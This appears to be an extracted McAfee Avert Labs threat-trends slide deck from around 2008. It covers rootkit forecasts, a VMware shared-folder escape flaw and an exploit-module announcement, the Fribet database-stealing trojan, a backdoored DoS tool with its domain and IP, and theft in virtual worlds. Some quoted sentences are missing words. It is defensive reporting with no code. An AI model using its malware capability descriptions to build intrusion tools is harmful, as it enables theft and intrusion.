
McAfee®
Avert Labs®

Rootkit and Stealth Changes


Top 20 rootkit families since 2001










Rootkit distribution - Blended threats are new but growing slowly



Threat	McAfee Avert Labs Forecast		
Rootkit	6mo	12mo	18mo
Trend -5 (decrease) +5 (increase)	 +4	 +3	 +1
Justification	<p>The current trend of growth will continue as many kernel-mode techniques are still being learned and tested in the wild. Towards the end of this period the rootkit growth is expected to have a linear growth instead of exponential.</p>	<p>Various proof of concept techniques may be implemented in the wild and new rootkit techniques may start to emerge for Vista. Integration of rootkit components in malware will continue to grow.</p>	<p>Vista defenses may have an impact in slowing down the growth of rootkits.</p>
Confidence	95%	90%	70%
<i>McAfee Avert Labs Rootkit Threat Projection</i>			






McAfee®
Avert Labs®


Threat Futures

Virtualization transforms information security




Virtualization and Malware

Non VM-Aware



- Pinch 1 & 2
- Slammer
- Sasser
- MyDoom


VM-Aware



- Pinch 3
- Stration
- Storm
- Most packers



VMware exploits are developing rapidly....



IT security news and services at heise Security UK

Last seven days of News News Archive Forums Newsletter RSS

You are a guest • Login | Register

25 February 2008, 14:36

VMware vulnerability allows break

VMware [has issued a warning](#) about a critical security issue in VMware Workstation, VMware Player and VMware ACE products. An attacker to break out of a virtualised system. In VMware Workstation, a shared folder for exchanging files has been set up, it is a security issue that allows a guest system to the host file system. According to VMware, an attacker can read and modify files at arbitrary locations in the directory structure and a guest to manipulate the host's Autostart folder and reboot. The vulnerability is not so far thought to be exploited.

The vendor does not give precise details of the vulnerability, but directs users to security services provider Core Security Group for more information, however not yet publicly available.

The following versions are affected:

- VMware Workstation 6.0.2 and earlier
- VMware Workstation 5.5.4 and earlier
- VMware Player 2.0.2 and earlier
- VMware Player 1.0.4 and earlier
- VMware ACE 2.0.2 and earlier
- VMware ACE 1.0.2 and earlier

According to the vendor, VMware server is not affected. The ESX server, including version 3i, is not vulnerable. A guest could gain access. VMware Fusion and VM Player are unaffected.

[impact-updates] VMware Shared Folders Directory Traversal Exploit for IMPACT v7.5 is now ready f...

From: impact-updates@support.coresecurity.com (sent by impact-updates-bounces@support.coresecurity.com)
 Reply-To: support@coresecurity.com
 Date: Monday, February 25, 2008 1:37 PM
 To: impact-updates@support.coresecurity.com
 Subject: [impact-updates] VMware Shared Folders Directory Traversal Exploit for IMPACT v7.5 is now ready for download.

VMware Shared Folders Directory Traversal Exploit for IMPACT v7.5 is now ready for download.
 Released: 2008-02-25
 Category: Exploits/Local
 Exploits Vulnerability: CVE-2008-0923
 Targets: Windows

This module exploits a vulnerability in VMware shared folders.

This update can be downloaded and installed by selecting 'Get Updates' from IMPACT's Welcome Screen.

NOTE: IMPACT v7.5 is required for this update. The update will not be applied to earlier versions of the product.

Please contact support@coresecurity.com for assistance with product updates and version upgrades.

If you no longer wish to receive these notifications, please send a blank email to impact-updates-leave@support.coresecurity.com.

Best Regards,
 Impact Support Team

impact-updates mailing list
impact-updates@support.coresecurity.com



Tibetan Social Engineering

Is Malware Writing the Next Olympic Event?

Monday April 14, 2008 at 7:31 am CST

Posted by [Patrick Comiotto](#)

[Trackback](#)

A few days ago here at Avert Labs we have received yet another interesting malicious file related to the now not-so-famous Tibetan situation. At the beginning it looked like a simple Flash movie, at least judging from the icon. 😊

Executing the file, called RaceForTibet.exe, shows a cartoon with a very skilled Chinese gymnast performing some amazingly convoluted exercise on a "vaulting Bbox" for which the jury immediately scored her a shocking 0! Whilst the gymnast's performance is "re-wound," a number of fairly stark photographs of real events, taking place throughout China and Tibet, are shown as a flashback.

As a malware researcher I just could not keep myself from looking further into the file to see if it was anything more than some political movie about events taking place in Tibet and China, especially after several recent posts [\[1\]](#) [\[2\]](#) discussing the [Fribet Trojan](#).

Here are some screenshots of the cartoon that runs using "mini flash-player 2.6":



Keylogger with rootkit

Fribet - Attacking Your Backend Database from Your Backyard

Thursday April 10, 2008 at 9:05 am CST

Posted by [Shinsuke Honjo](#), [Geek Meng Ong](#)

[Trackback](#)

Just a month ago, we blogged about [massive security incidents](#), relating to SQL injection attacks, that insert iframe links to remote sites that host exploit scripts and malware. Recently, we discovered the [Fribet trojan](#), where the author was riding on both the success of such attacks and the controversy of the Tibet issue. The trojan was discovered on Pro-Tibet sites that were possibly hijacked to host Exploit-MS07-004, which appear to be specifically crafted.

When visitors of the pro-Tibet websites are infected, the Fribet trojan provides remote control and monitoring functions such as creating new files or folders, starting or terminating processes, and sending/receiving additional malware. Additionally, the Fribet trojan loads the "SQL Native Client" ODBC library, and is designed to receive arbitrary SQL statements from a command and control server. In turn, the ODBC library provides the functionality to Fribet to bind SQL connections and run arbitrary SQL commands from the victim machine(s). At the time of our research, the command and control server was not sending us commands. However, our reverse engineering of the malicious code shows it is more than capable of the following:

- Bind and connect to local or remote databases from the victim machine
- Query and steal data from local or remote databases
- Insert arbitrary data into local or remote databases, including web data such as hosting a web exploit

Remote access trojan on hijacked website



McAfee
Avert Labs

RedFlag CNN Dos Tool



- Dos against CNN
- Backdoored!!!

hackcnn.com (58.49.59.253)
58.48.0.0-58.55.255.255 CHINANET-HB CHINANET Hubei province network
China Telecom A12
Xin-Jie-Kou-Wai Street Beijing 100088,
China, Beijing 100000
tel: 101 1010000
fax: 101 1010000
china@hackcnn.com



Virtual Worlds

My avatar is rich

- The inhabitants spend a lot of energy, time and money in virtual worlds.
- Their virtual money, their objects, their relationships, and even "their powers" are coveted.
- More than \$1.5 million changes hands each day in Second Life.
- Zeuzo, a "night elf rogue", was just sold on eBay for 7,000€.

The character in question was in possession of an exceptionally rare weapon: the Warglaives of Azzinoth, one of only two available in the world. This level 70 character - the maximum possible to date - also owned pieces of the Tier 6 armour set, the highest level of armour existing in World of Warcraft.

	Virtual Money
Dofus	Kamas
Entropia Universe	PED
Final Fantasy XI	Gil
Guild Wars	Gold
Knight Online	Dollars US
Lineage II	Adena
Runescape	Gold
Second Life	Linden Dollar
World of Warcraft	Gold

1000 WoW Gold FR
25,62€
add to Cart

100 Mio Lineage 2 Adena
139,99€
add to Cart


FFXI 10 Mio Gil
287,23€
add to Cart

13000 Linden\$ pour vos achats dans Second Life!
Neuf & Immédiat 49,99 EUR

TERRAINS SUR REGIONS FRANCE3D BASIC	ACHAT	FRAIS DE MAINTENANCE MENSUELS
Parcelle 1024 m2	11 EUR PayPal ACHETER MAINTENANT	6 EUR PayPal S'ABONNER
Parcelle 2048 m2	23 EUR PayPal ACHETER MAINTENANT	11 EUR PayPal S'ABONNER
Parcelle 4096 m2	46 EUR PayPal ACHETER MAINTENANT	21 EUR PayPal S'ABONNER
Parcelle 8192 m2 (1/8 région : commande)	93 EUR PayPal ACHETER MAINTENANT	42 EUR PayPal S'ABONNER
Parcelle 16384 m2 (1/4 région : commande)	187 EUR PayPal ACHETER MAINTENANT	84 EUR PayPal S'ABONNER
Parcelle 32768 m2 (1/2 région : commande)	374 EUR PayPal ACHETER MAINTENANT	168 EUR PayPal S'ABONNER
Parcelle 65536 m2 (région entière : commande)	748 EUR PayPal ACHETER MAINTENANT	336 EUR PayPal S'ABONNER



Virtual Worlds and Parasitic Malware



Complexity:

- Rootkit technology (W32/Detnat)
- Stealthy and polymorphic (W32/Bacalid)

Many variants

- W32/HLLP.Philis
- W32/Fujacks

	2005	2006	Q2-2007	Q3-2007
W32/HLLP.Philis	18	158	368	377
W32/Fujacks	0	0	504	511

Gold keylogging!!!





McAfee®
Avert Labs®

Read the blog:

<http://www.avertlabs.com/research/blog>

Subscribe to the podcast:

<http://podcasts.mcafee.com/audioparasitics>

Please send questions and comments

david_marcus@avertlabs.com